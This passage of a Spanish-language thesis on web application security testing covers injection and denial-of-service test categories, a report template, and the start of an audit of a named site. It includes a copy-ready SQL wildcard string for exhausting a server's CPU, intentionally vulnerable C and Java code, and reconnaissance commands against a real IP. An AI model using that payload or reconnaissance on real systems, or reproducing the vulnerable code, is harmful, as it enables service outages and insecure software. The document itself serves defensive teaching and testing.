El lenguaje XPath es muy similar al SQL en su propósito y aplicación, resulta interesante el hecho de que los ataques de inyección XPath siguen la misma lógica que los ataques de inyección SQL. En algunos aspectos, XPath es incluso más potente que el SQL estándar, ya que en las propias especificaciones del lenguaje se deja entrever toda su potencia, mientras que la mayoría de las técnicas que se pueden utilizar en un ataque de inyección SQL contribuyen a dificultar aún más las peculiaridades del dialecto SQL usado por la base de datos. Esto significa que los ataques de inyección XPath pueden ser mucho más adaptables y ubicuos. Otra ventaja de los ataques de inyección XPath es que, a diferencia de los de SQL, no hay ACLs (Access Control Lists, Listas de Control de Acceso) que respetar, ya que nuestra consulta puede acceder a cualquier parte del documento XML.

3.8.8 Inyección de código.

Las pruebas de inyección de código nos involucran en el envío de código como una entrada que será procesada por el servidor web como código dinámico o que formará parte de un archivo de inclusión. Estas pruebas pueden tener como objetivos diversos motores de scripting del lado del servidor, como pueden ser ASP o PHP. Para protegerse frente a estos ataques será preciso emplear unas medidas adecuadas de validación y programación segura.

3.8.9 Inyección de órdenes de sistema.

La inyección de órdenes de sistema es una técnica que hace uso de una interfaz web para ejecutar órdenes de sistema en el servidor web.

El usuario proporciona órdenes del sistema operativo mediante un interfaz web para su ejecución. Cualquier interfaz web que no filtre adecuadamente los datos de entrada es susceptible de sufrir este ataque. Con la habilidad de ejecutar órdenes del sistema operativo, el usuario puede subir programas maliciosos o incluso obtener contraseñas. La inyección de órdenes se puede evitar cuando se hace hincapié en la seguridad durante el diseño y el desarrollo de las aplicaciones.

3.8.10. Pruebas de vulnerabilidad incubada

También llamadas a menudos ataques persistentes, las pruebas de vulnerabilidad incubada son pruebas complejas que precisas de más de una vulnerabilidad de validación de datos para funcionar.

- El vector de ataque debe ser hecho persistente en primer lugar, para lo cual debe ser almacenado en un nivel con persistencia, y eso solo pueda darse en el caso de que hubiese una validación de datos insuficiente o de que los datos llegasen al sistema vía otro canal como una consola de administración o directamente vía un proceso por lotes del backend.
- En segundo lugar, una vez el vector de ataque sea "rellamado", el vector debe ser ejecutado con éxito. Por ejemplo un ataque incubado XSS necesitaría una validación insuficiente de salida, de forma que el script fuese entregado al cliente en formato ejecutable.

La explotación de algunas vulnerabilidades, o incluso características funcionales de una aplicación web, permitirán al atacante plantar un fragmento de datos que más tarde será recogido por un usuario u otro componente del sistema, explotando entonces alguna vulnerabilidad.

En una prueba de intrusión, los ataques incubados pueden ser utilizados para evaluar la criticidad de ciertos bugs, utilizando esas incidencias de seguridad específicas encontradas para construir un ataque del lado de cliente que a menudo será utilizado para apuntar a un gran número de víctimas como objetivo al mismo tiempo (por ejemplo. todos los usuarios que accedan al site).

Este tipo de ataque asíncrono cubre un amplio espectro de vectores de ataque, entre ellos los siguientes:

- Componentes de subida de archivos en una aplicación web, permitiendo al atacante cargar archivos corruptos (imágenes jpg, imágenes png, ejecutables, páginas con componentes activos, etc)

- Incidencias de cross site scripting en foros públicos (ver Comprobación de XSS para más detalles). Un atacante podría potencialmente almacenar scripts o código en un repositorio dentro del backend de la aplicación web (por ejemplo., una base de datos), de modo que su código/script sea ejecutado por uno de los usuarios (usuarios finales, administradores, etc). El ataque incubado tipo es ejemplificado en el uso de una vulnerabilidad de cross site scripting en un foro de usuarios, tablón de anuncios o blog, para inyectar código javascript en la página vulnerable, y en algún momento será compilado y ejecutado sobre el navegador del usuario – empleando el nivel de confianza original del site (vulnerable) original en el navegador de usuario.
- Inyección SQL/XPATH, permitiendo al atacante subir contenido a la base de datos, que será más tarde descargado como parte del contenido activo de una página web. Por ejemplo, si el atacante puede insertar Javascript arbitrario en un tablón de anuncios de modo que sea ejecutado por los usuarios, podría obtener el control de sus navegadores (por ejemplo., XSS-proxy).
- Servidores incorrectamente configurados permitiendo la instalación de paquetes java o componentes web similares (es decir, Tomcat, o consolas de web hosting como Plesk, CPanel, Helm, etc.)

3.8.11. Pruebas de http SPLITTING/SMUGGLING

Analizaremos dos ataques diferentes que afectan a cabeceras HTTP específicas: HTTP splitting y http smuggling. El primer ataque explota la falta de saneamiento de entrada que permite a un intruso insertar caracteres CR y LF en las cabeceras de la respuesta de la aplicación para 'cortar' la respuesta en dos mensajes HTTP diferentes. El objetivo del ataque puede variar desde envenenamiento de cache a cross site scripting. En el segundo ataque, el atacante explota el hecho de que mensajes HTTP manipulados pueden ser procesados e interpretados de forma diferente en función del agente que los recibe. La técnica HTTP smuggling requiere cierto nivel de conocimiento sobre los diferentes agentes que están gestionando los mensajes HTTP (servidor web, Proxy, firewall).

3.8.12 Denegación de servicio mediante ataques con wildcards SQL

Los ataques con wildcards SQL fuerzan que una base de datos lleve a cabo peticiones que requieran un uso intensivo del procesador por utilizar varios wildcards o "comodines". Esta vulnerabilidad se suele dar en funcionalidades de búsqueda de las aplicaciones web.

La explotación satisfactoria de este ataque causaría una denegación de servicio.

Las ataques con wildcards SQL podrían afectar a todos los sistemas de bases de datos pero principalmente afectan a SQL Server porque el operador LIKE de MS SQL Server soporta varios wildcards como por ejemplo "[]","[^]","_" y "%".

En una típica aplicación web, si se introduce la cadena "foo" en el cuadro de búsqueda, la petición SQL que se realizaría podría ser:

```
SELECT * FROM Article WHERE Content LIKE '%foo%'
```

En una base de datos normal de 1 a 100000 registros, la petición anterior podría llevar menos de un segundo. La siguiente petición, en la misma base de datos, llevaría unos 6 segundos con sólo 2600 registros.

```
SELECT TOP 10 * FROM Article WHERE Content LIKE

'%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"
£$-9]_%'
```

Por lo que, si se quiere poner al máximo el procesador durante 6 segundos tendría que introducir lo siguiente en el cuadro de búsqueda:

```
_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$
-9]_
```

3.8.13 Bloqueando cuentas de usuario

El primer caso de DoS a considerar comprende al sistema de autenticación de la aplicación objetivo. Una defensa comúnmente usada para evitar el descubrimiento de contraseñas de

usuarios por fuerza bruta es bloquear el uso de una cuenta después de entre tres a cinco intentos fallidos de registrarse. Eso significa que incluso si un usuario legítimo proporcionase su contraseña válida, no podría registrarse en el sistema hasta que su cuenta haya sido desbloqueada. Este mecanismo de defensa puede convertirse en un ataque de DoS contra una aplicación si existe algún sistema para predecir nombres de cuentas válidos.

Nota: Hay un cierto equilibrio entre el negocio y seguridad que debe ser alcanzado, basándose en las circunstancias que envuelven a una aplicación dada. Hay pros y contras en bloquear cuentas, en dejar a los usuarios escoger sus nombres de cuenta, en emplear sistemas como CAPTCHA, etcétera. Cada empresa deberá valorar estos riesgos y beneficios.

3.8.14. Desbordamientos de búfer

Cualquier lenguaje de programación en el que el desarrollador tiene responsabilidad directa para gestionar la asignación de memoria, sobre todo C y C++, es potencialmente susceptible a desbordamientos de búfer. Aunque el riesgo más serio relacionado con un desbordamiento de búfer es la habilidad de ejecución de código arbitrario, el primer riesgo que aparece proviene de la denegación de servicio que puede ocurrir si la aplicación se cuelga.

A continuación se muestra un ejemplo simplificado de código vulnerable en C:

```
void overflow (char *str) {
   char buffer[10];
   strcpy(buffer, str); // error!
}
 int main () {
  char *str = "ESTE ES UN TEXTO DEMACIADO LARGO PARA LA VARIABLE
BUFFER";
  overflow(str);
}
```

Si este ejemplo de código se ejecutase, causaría un fallo de segmentación y un volcado de core. La razón es que la función strcpy intentaría copiar más de 10 caracteres en un vector de tan solo 10 elementos, sobrescribiendo las direcciones de memoria adyacentes.

Aunque el ejemplo mostrado es un caso extremadamente simple, la realidad es que en las aplicaciones web pueden existir lugares en los que la longitud de las entradas de usuario no son comprobadas adecuadamente, haciendo posibles estos tipos de ataque.

3.8.15 Entradas de usuario como bucle

De modo similar al problema anterior de Asignación de Objetos Especificada por el Usuario, si el usuario puede, directa o indirectamente, asignar un valor que será utilizada como un contador en una función de bucle, se pueden provocar problemas de rendimiento en el servidor.

A continuación se muestra un ejemplo de código vulnerable en Java:

```
public class MyServlet extends ActionServlet {
  public void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
. . .
String [] values = request.getParameterValues("CheckboxField");
  for ( int i=0; i<values.length; i++) {
 // lots of logic to process the request
 }
. . .
  }
  . . .
}
```

Como podemos ver en este simple ejemplo, el usuario tiene control sobre el contador del bucle. Si el código dentro del bucle es muy exigente en términos de recursos, y un atacante fuerza su ejecución un gran número de veces, esto puede reducir el rendimiento del servidor a la hora de manejar otras peticiones, provocando una condición de DoS.

3.8.16. Escritura a disco de datos suministrados por usuario

El objetivo de este ataque de DoS es el de causar que los registros de la aplicación graben cantidades de datos desproporcionadas, rellenando si es posibles los discos locales.

Este ataque podría ocurrir en dos situaciones comunes:

1. La persona que realiza las pruebas envía un valor extremadamente grande al servidor en su petición, y la aplicación registra dicho valor directamente sin validar si se ajusta o no lo que se esperaba.
2. La aplicación puede poseer un sistema de validación de datos para verificar que los valores enviados sean bien formados y de longitud adecuada, pero aun así registrar el valor fallido (para propósitos de auditoría o traza de errores) en un registro de aplicación.

Si la aplicación no impone un límite superior a la dimensión de cada entrada de registro y al espacio máximo de registro que puede ser utilizado, es vulnerable a este ataque. Esto es especialmente cierto si no hay una partición por separado para los archivos de registro, ya que estos archivos aumentarían su tamaño hasta que otras operaciones (por ejemplo: la aplicación que crea archivos temporales) no sean posibles. Sin embargo, puede ser difícil detectar si este tipo de ataque ha tenido éxito, a menos que la persona que realice las pruebas pueda acceder de algún modo a los registros que son creados por la aplicación.

3.8.17. Fallar en la liberación de recursos

Si ocurre un error en la aplicación que impide la liberación de un recurso en uso, puede que este permanezca como no disponible para un uso posterior. Ejemplos posibles incluyen:

a) Una aplicación bloquea un archivo para escritura, y ocurre entonces una excepción, pero no cierra y desbloquea explícitamente el archivo.

b) Pérdidas de memoria en lenguajes en que el desarrollador es responsable de la gestión de memoria, como C y C++. En el caso en que un error provoca que se salte el flujo de proceso normal, la memoria asignada puede no ser eliminada, y quedarse en un estado en el que el recolector de basura no sabe que debería ser recuperada.

c) Uso de objetos de conexión a la BBDD en que los objetos no son liberados si se lanza una excepción. Un número determinado de dichas peticiones puede causar que la aplicación consuma todas las conexiones a la BBDD, porque el código mantendrá los objetos de conexión abiertos sin liberarlos en ningún momento.

A continuación se muestra un ejemplo de código vulnerable en Java. En este ejemplo tanto el objeto Connection como el CallableStatement deberían ser cerrados en un bloque de código final.

```
public class AccountDAO {
  … …
  public void createAccount(AccountInfo acct)
          throws AcctCreationException {
try {
  Connection conn = DAOFactory.getConnection();
  CallableStatement  calStmt = conn.prepareCall(…);
      … …
      calStmt.executeUpdate();
  calStmt.close();
      conn.close();
    }  catch (java.sql.SQLException e) {
  throw AcctCreationException (...);
    }
  }
}
```

3.8.18. Almacenamiento excesivo en la sesión.

En esta fase, comprobamos si es posible asignar grandes cantidades de datos dentro de un objeto de sesión de usuario, para provocar que el servidor agote sus recursos de memoria.

Debe tomarse con mucho cuidado no almacenar demasiados datos en un objeto de sesión de usuario. Almacenar demasiada información, como pueden ser grandes cantidades de datos recogidos de una base de datos, en la sesión, puede provocar incidencias de denegación de servicio. Este problema se intensifica si los datos de sesión son también almacenados antes del registro de sesión, ya que un usuario puede lanzar el ataque sin necesidad de una cuenta válida.

3.9. Pruebas de ajax

El uso de las técnicas AJAX puede conseguir enormes beneficios en la experiencia de uso por parte de los usuarios de las aplicaciones web. Sin embargo, desde el punto de vista de la seguridad, las aplicaciones AJAX tienen una superficie de ataque mayor que las aplicaciones web convencionales, a veces son desarrolladas centrándose más en qué se puede hacer que en

qué se debería hacer. Además, las aplicaciones AJAX son más complicadas porque el procesamiento se realiza tanto en el lado del cliente como en el lado del servidor. El uso de frameworks para ocultar esta complejidad puede ayudar a disminuir los dolores de cabeza del desarrollo, pero también puede resultar en situaciones donde los programadores no entienden completamente lo que el código que están escribiendo ejecutará. Esto puede llevar a situaciones donde es difícil evaluar el riesgo asociado con aplicaciones o funcionalidades concretas.

Las aplicaciones AJAX son vulnerables al rango completo de vulnerabilidades de las aplicaciones web tradicionales. Las prácticas de programación insegura pueden llevar a vulnerabilidades de inyección SQL, la confianza desplazada en la entrada de datos por el usuario puede llevar a vulnerabilidades de manipulación de parámetros y un fallo al requerir una autenticación y autorización apropiada puede llevarnos a problemas de confidencialidad e integridad. Además, las aplicaciones AJAX pueden ser vulnerables a nuevas clases de ataques como la suplantación cruzada de peticiones entre sites (en inglés Cross Site Request Forgery (XSRF)).

Probar aplicaciones AJAX puede ser un reto porque los programadores tienen una gran cantidad de libertad en la manera en que se comunican entre el cliente y el servidor. En las aplicaciones web tradicionales, los formularios HTML estándar enviados vía peticiones GET o POST tienen un formato sencillo de entender, y por tanto, es fácil modificar o crear nuevas peticiones bien formadas. Las aplicaciones AJAX a veces usan una codificación diferente o esquemas de serialización para enviar los datos que se pasan por POST, haciendo difícil para las herramientas de pruebas crear peticiones de pruebas automatizadas de forma confiable. El uso de proxys web o plugins de navegadores como firebug de mozilla es extremadamente valioso para observar el tráfico asíncrono detrás del escenario y en último lugar, modificar este tráfico para probar la aplicación AJAX.

3.9.1. Comprobando AJAX

Dado que la mayoría de los ataques contra aplicaciones AJAX son análogos de ataques contra aplicaciones Web tradicionales. El reto con las aplicaciones AJAX suele ser encontrar los

puntos de destino que son los objetivos de las llamadas asíncronas y, entonces, determinar el formato correcto para las peticiones.

Las aplicaciones Web tradicionales son fáciles de descubrir y caracterizar de forma automática. Típicamente, una aplicación tiene una o más páginas que están conectadas por HREFs u otros links. Las páginas interesantes tienen uno o más formularios HTML. Estos formularios tendrán uno o más parámetros. Utilizando técnicas simples de rastreo e indexación, buscando por etiquetas de inicio de enlaces (<A>) o formularios HTML es posible descubrir todas las páginas, formularios y parámetros en una aplicación Web tradicional. Las peticiones realizadas a esta aplicación siguen un formato bien conocido y consistente basado en la especificación HTTP. Las peticiones GET tienen el formato:

http://server.com/directory/resource.cgi?param1=value1&key=value

Las peticiones POST se envían a URLS de un estilo similar:

http://server.com/directory/resource.cgi

Los datos enviados en peticiones POST se codifican en un formato semejante y son incluidas en la petición después de las cabeceras:

param1=value1&key=value

Desafortunadamente, los puntos de destino de AJAX no son fáciles de descubrir y el formato de las peticiones válidas en la actualidad se delega en el framework AJAX que se utilice o a la discreción del desarrollador. Por tanto, para probar aplicaciones AJAX se necesita estar al tanto de los frameworks que se utilizan, los puntos de destino que hay disponibles y el formato requerido por las peticiones para ser consideradas válidas. Una vez se tiene este conocimiento, las técnicas estándar de manipulación de parámetros utilizando un proxy se pueden utilizar para probar inyecciones SQL y otros temas.

3.10 Realización y presentación de informe.

Realizar la parte técnica de la evaluación es solo la mitad del proceso global de evaluación; el producto final es la realización de un reporte informativo y bien escrito.

Un informe debería ser fácil de entender, remarcar todos los riesgos encontrados durante la fase de evaluación y poder dirigirse tanto al personal técnico como a dirección.

El informe debe tener tres secciones principales, y ser creado de modo que permita separar e imprimir cada sección, y darlas al equipo adecuado, como los desarrolladores o administradores de sistema.

Las secciones generalmente recomendadas son:

3.10.1 Resumen ejecutivo

El resumen ejecutivo sintetiza todos los hallazgos globales de la evaluación, y da a los directores y propietarios del sistema una idea del riesgo global al que se enfrentan.

El lenguaje utilizado debería adecuarse a personas sin conocimientos técnicos, y debería incluir gráficos o tablas que muestren el nivel de riesgo. Se recomienda incluir un resumen, que detalle cuando empezaron y terminaron las pruebas.

Otra sección que suele pasarse por alto es un párrafo sobre implicaciones y acciones. Este permite a los propietarios comprender que es necesario hacer para asegurarse de que el sistema se mantiene seguro.

3.10.2 Consideraciones técnicas generales

La sección de consideraciones técnicas generales se dirige a menudo a los responsables técnicos que requieren más detalle técnico que el encontrado en el resumen ejecutivo. Esta sección debería incluir detalles como el alcance de la evaluación, los objetivos incluidos y cualquier otra advertencia, como la disponibilidad del sistema, etc. Esta sección necesita incluir también una introducción de la medida del riesgo empleada en el informe, y finalmente un resumen técnico de los hallazgos realizados.

3.10.3 Hallazgos realizados durante la evaluación

La última sección del informe es la sección que incluye los detalles técnicos sobre las vulnerabilidades encontradas, y los acercamientos necesarios para asegurar que son resueltas.

Esta sección está dirigida a un nivel más técnico, y debería incluir toda la información necesaria para que los equipos técnicos puedan comprender la incidencia y ser capaces de resolverla.

La sección de hallazgos debería incluir:

- Un número identificador, para poder referenciar fácilmente, o con capturas de pantalla.
- Los elementos afectados.
- Una descripción técnica.
- Una sección sobre cómo resolver la incidencia.
- El nivel de riesgo y el valor de impacto

Cada hallazgo debería ser claro y conciso, y dar al lector del informe una comprensión completa de la incidencia. Las siguientes páginas muestran la tabla 1.1 de reporte.

Categoría	Nombre	Elementos afectados	Conclusión	Comentarios/ Solución	Riesgo
Recopilación de información	Robots, Crawlers y Arañas				
	Reconocimiento mediante motores de búsqueda				
	Identificación de puntos de entrada de la aplicación				
	Pruebas de firmas de aplicaciones Web				
	Descubrimiento de aplicaciones.				
	Análisis de código de error				
Pruebas de Configuración	Pruebas de SSL/TLS				
	Pruebas del receptor de escucha de la Base de Datos				
	Pruebas de gestión de configuración de la infraestructura				
	Gestión de extensiones de archivos				

	Prueba del manejo de extensiones de ficheros				
	Archivos antiguos, copias de seguridad y sin referencias				
	Interfaces de administración de la infraestructura y de la aplicación				
	Métodos HTTP y XST				
Pruebas de Autentificación	Transmisión de credenciales a través de un canal cifrado				
	Enumeración de usuarios				
	Cuentas de usuario predeterminadas o adivinables				
	Pruebas de fuerza bruta				
	Saltarse el sistema de Autenticación				
	Comprobar Sistemas de recordatorio/restauración de contraseñas vulnerables				
	Pruebas de gestión del Caché de Navegación y de salida de sesión				
	Pruebas de CAPTCHA				
	Pruebas para autenticación de factores múltiples				
	Probar por situaciones adversas				
	Pruebas de gestión de sesiones				
	Pruebas para el esquema de gestión de sesiones				
	prueba para atributos de cookies				
	Pruebas para fijación de sesión				
	Prueba para variables de sesión expuestas				

	Pruebas para CSRF				
	pruebas de autorización				
	Pruebas de ruta transversal				
	Pruebas para saltarse el esquema de autenticación				
	Pruebas de escalado de privilegios				
Prueba de lógica de negocios	Comprobación de la lógica de negocio				
Pruebas de entrada de datos	Prueba de Cross site scripting reflejado				
	Prueba de Cross site scripting almacenado				
	Prueba de Cross site scripting basado en DOM				
	Prueba de Cross site scripting basado en Flash				
	Inyección SQL				
	Inyección SSI				
	Inyección XPATH				
	Inyección de código				
	Inyección de órdenes de sistema				
	Vulnerabilidad incubada				
	Pruebas de HTTP Splitting/Smuggling				
	Denegación de servicio mediante ataques SQL Wildcard				
	Bloqueo de cuentas de usuario				
	Desbordamiento de búfer				
	Entradas de usuario como bucle				

	Pruebas de Escritura de Entradas Suministradas por Usuario a Disco.				
	Escritura de datos suministrados por usuario				
	Fallar en la liberación de recursos				
	almacenamiento excesivo en la sesión				
Pruebas de AJAX	Comprobando AJAX				

Tabla 3.1 Modelo de reporte

3.10.3.1 Determinando el riesgo

Para calcular el riesgo se debe poner en conjunto la probabilidad de ocurrencia estimada. Se debe comprender si la probabilidad de ocurrencia es BAJA, MEDIA, o ALTA.

$$\text{Probabilidad de ocurrencia} = \frac{\sum \ (\text{riesgo})}{58}$$

Dividiremos nuestra escala del 0 al 9 en tres partes como se muestra en la tabla 2.

Probabilidad de ocurrencia	
6 a 9	ALTO
3 a <6	MEDIO
0 a <3	BAJO

Tabla 3.2 Escala de ocurrencias

En muchos entornos, no hay nada de malo en “calcular a ojo” los factores y simplemente capturar las respuestas. Se debería considerar los factores e identificar aquellos factores clave que están controlando el resultado.

3.10.4 Herramientas utilizadas

Esta sección es utilizada a menudo para describir las herramientas comerciales y de código abierto utilizadas para realizar la evaluación. Cuando se utilizan scripts o código a medida durante la evaluación, debería ser indicado en esta sección, o anexados al informe como adjuntos. A menudo es bien visto por el cliente que se incluya la metodología utilizada por los consultores. Le da una idea de la profundidad de la evaluación y de que áreas han sido incluidas.

CAPÍTULO IV

RESULTADOS

4.1 introducción.

Para validar la Metodología se realizó una prueba de seguridad en la página web de Buy Mining con la dirección www.buymining.com, figura de la porta en figura 4.1.




Figura 4.1 Portada página

Se procedió con las siete etapas de la metodología: recolección de información, pruebas de configuración, pruebas de autenticación, pruebas de lógica de negocios, pruebas de entrada de datos, pruebas ajax, realización y presentación de informe.

4.2 Recolección de Información.

4.2.1 Spiders, robots y crawlers

Se muestra el fichero robots.txt que fue obtenido el día 24 de noviembre de 2011 de http:// www.buymining.com /robots.txt

El fichero robots.txt se obtiene del directorio raíz del servidor web mediante wget:

```
$ wget http://www. buymining.com/robots.txt
--23:59:24-- http://www. buymining.com/robots.txt
        => 'robots.txt'
Resolving www. buymining.com... 190.129.200.15.
Connecting to www. buymining.com|190.129.200.15|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
   [ <=>                              ] 3,425        --.--K/s
23:59:26 (109Bytes/s) - 'robots.txt' saved [3425]
```

Detalle del archivo.

```
###
# robots.txt file created at http://www.yellowpipe.com
# For domain: http://www.buymining.com
###

User-agent: *
Disallow: /

User-agent: *
Disallow: images

User-agent: *
Disallow: javascript

User-agent: *
Disallow: pdf

User-agent: *
Disallow: system

User-agent: *
Disallow: foto

###
#Unsafe robots to keep away
###
User-agent: Aqua_Products
Disallow: /
```

User-agent: asterias
Disallow: /
User-agent: b2w/0.1
Disallow: /

La directiva User-Agent: * como se muestra, se aplicarán las reglas a todos los spiders, robots y crawlers web:

User-agent: *

La directiva Disallow especifica que recursos no deberán ser inspeccionados por los spiders, robots y crawlers.

Una alternativa de crear los robots es usando las herramientas de yellowpipe:

http://www.yellowpipe.com/yis/tools/robots.txt/tool-robots.txt-generator.php

4.2.2 Motores de búsqueda.

Utilizando la opción avanzada de búsqueda "site:" del motor de búsqueda de google, es posible restringir los resultados de la búsqueda a un dominio en concreto.

Google proporciona la opción avanzada "cache:", pero esto es equivalente a hacer clic en la palabra "Cached" que se encuentra al lado de cada resultado de la búsqueda en Google. Por lo tanto, lo ideal sería utilizar la opción de "site:" y seguidamente hacer clic en "Cached".

Realizando la búsqueda de la página, no se encontró con su historial (cached)

4.2.3 Identificación de puntos de entrada de la aplicación.

Revisando los punto de envió del código html de la página se encuentra que lo realiza mediante los métodos GET y POST.

<form action="http://www.buymining.com/index.php/principal/verifica" **method="post"**>
…
</form>

4.2.4 Pruebas de firmas de aplicaciones web.

La forma más básica y sencilla de identificar un servidor Web es comprobar el campo Server en la cabecera de respuesta HTTP. En la página de verificación usaremos la herramienta netcat o la extensión firebug de mozilla. Pongamos por ejemplo la siguiente petición y respuesta HTTP:

```
$ nc 190.129.200.15 80
HEAD / HTTP/1.0
 HTTP/1.1 200 OK
Date: Mon, 16 nov 2011 02:53:29 GMT
Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 2010 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

Del campo Server extraemos que el servidor es un Apache, versión 1.3.3, ejecutándose sobre el sistema operativo Linux

4.2.5 Descubrimiento de aplicaciones.

Existen tres factores que afectan al número de aplicaciones que se encuentran relacionadas a un nombre DNS proporcionado (o una dirección IP):

- **Direcciones URL de base diferente**

El punto de entrada obvio de una aplicación web es www.buymining.com, es decir, leyendo esta notación reducida se puede pensar en la aplicación web situada en la dirección http://www. buymining.com/ (aplica igualmente para https). Sin embargo, a pesar de que esta es la situación más común, no existe ninguna razón que obligue a la aplicación a estar situada en "/". Por ejemplo, el mismo nombre simbólico puede ser asociado a 2 aplicaciones web diferentes, como:

http://www. buymining.com/url1

http://www. buymining.com/url2

Esto no significa que las aplicaciones sean secretas, tan solo que su existencia y localización no son anunciadas explícitamente.

- **Puertos no estándar**

Aunque las aplicaciones web a menudo se encuentran en los puertos 80 (http) y 443 (https), no hay nada especial en esos números de puerto. De hecho, una aplicación web puede estar asociada a puertos TCP arbitrarios, y puede ser referenciada especificando el puerto de la siguiente forma:

http://www. buymining.com:20000/

- **Otras aplicaciones**

El caso de contar con sistemas de correo.

Concluyendo que la página en verificación no cuenta con aplicaciones extras posiblemente por no contar con la información necesaria.

4.3 Pruebas de configuración.

4.3.1 Pruebas de SSL/TLS.

El scanner nmap, vía la opción "-sV", puede identificar servicios SSL. Los scanners de vulnerabilidades, además de realizar el descubrimiento de servicios, pueden incluir comprobación de cifrados débiles (por ejemplo, el scanner Nessus tiene la capacidad de comprobar servicios SSL en puertos arbitrarios, y reportará si existen cifrados débiles).

La página auditada no cuenta con el servicio SSL.

4.3.2 Pruebas del receptor de escucha de la base de datos.

Pruebas de caja negra

Tras descubrir el puerto en que reside el receptor, uno puede evaluar el receptor ejecutando una herramienta desarrollada por Integrigy, esta herramienta comprueba lo siguiente:

Contraseña del Receptor

En muchos sistemas Oracle, la contraseña de receptor puede no estar fijada. Esta herramienta verifica esta posibilidad. Si la contraseña no está fijada, un atacante podría fijarla, y secuestrar el receptor, aunque la contraseña puede ser eliminada editando localmente el archivo Listener.ora.

La página no trabaja con base de datos Oracle por la que no es posible realizar la verificación de receptor.

4.3.3 Pruebas de gestión de configuración de la infraestructura.

Herramientas de administración. La revisión de las interfaces de administración empleadas para gestionar las diferentes partes de la arquitectura es muy importante, ya que si un atacante obtiene acceso a cualquiera de ellas, puede comprometer o dañar la arquitectura de la aplicación. Así que es importante:

- Listar todas las interfaces de administración posibles.
- Determinar si las interfaces de administración están accesibles desde una red interna o están también accesibles desde Internet.
- En caso de ser accesibles desde Internet, determinar los mecanismos que controlan el acceso a esos interfaces y los detalles asociados más susceptibles.
- Cambiar los usuarios y contraseñas predeterminados.

Algunas compañías escogen no gestionar todos los aspectos de sus aplicaciones web, sino tener a terceras partes gestionando los contenidos entregados por la aplicación web. Esta compañía externa puede proveer tan solo partes del contenido (actualización de noticias, promociones, ...) o puede gestionar el servidor web por completo (incluyendo los contenidos y

código). Es algo común encontrar interfaces de administración accesibles desde Internet en estos casos, ya que usar Internet es más económico que proveer de una línea dedicada que conecte la compañía externa a la infraestructura de la aplicación a través de un interfaz de administración. En esta situación, es muy importante comprobar si los interfaces de administración pueden ser vulnerables a ataques.

Prueba que no se realizó para nuestra auditoria.

4.3.4 Pruebas de gestión de configuración de la aplicación.

Archivos y directorios de ejemplo/conocidos

Muchas aplicaciones preinstaladas en los servidores web han mostrado ser vulnerables en el tiempo. Este era el caso, por ejemplo de CVE-1999-0449 (Denegación de Servicio en IIS cuando el site de ejemplo Exair había sido instalado), CAN-2002-1744 (Vulnerabilidad de directory traversal en CodeBrws.asp en Microsoft IIS 5.0), CAN-2002-1630 (Uso de sendmail.jsp en Oracle 9iAS), o la CAN-2003-1172 (Directory traversal en la vista de código fuente en el software Cocoon de Apache).

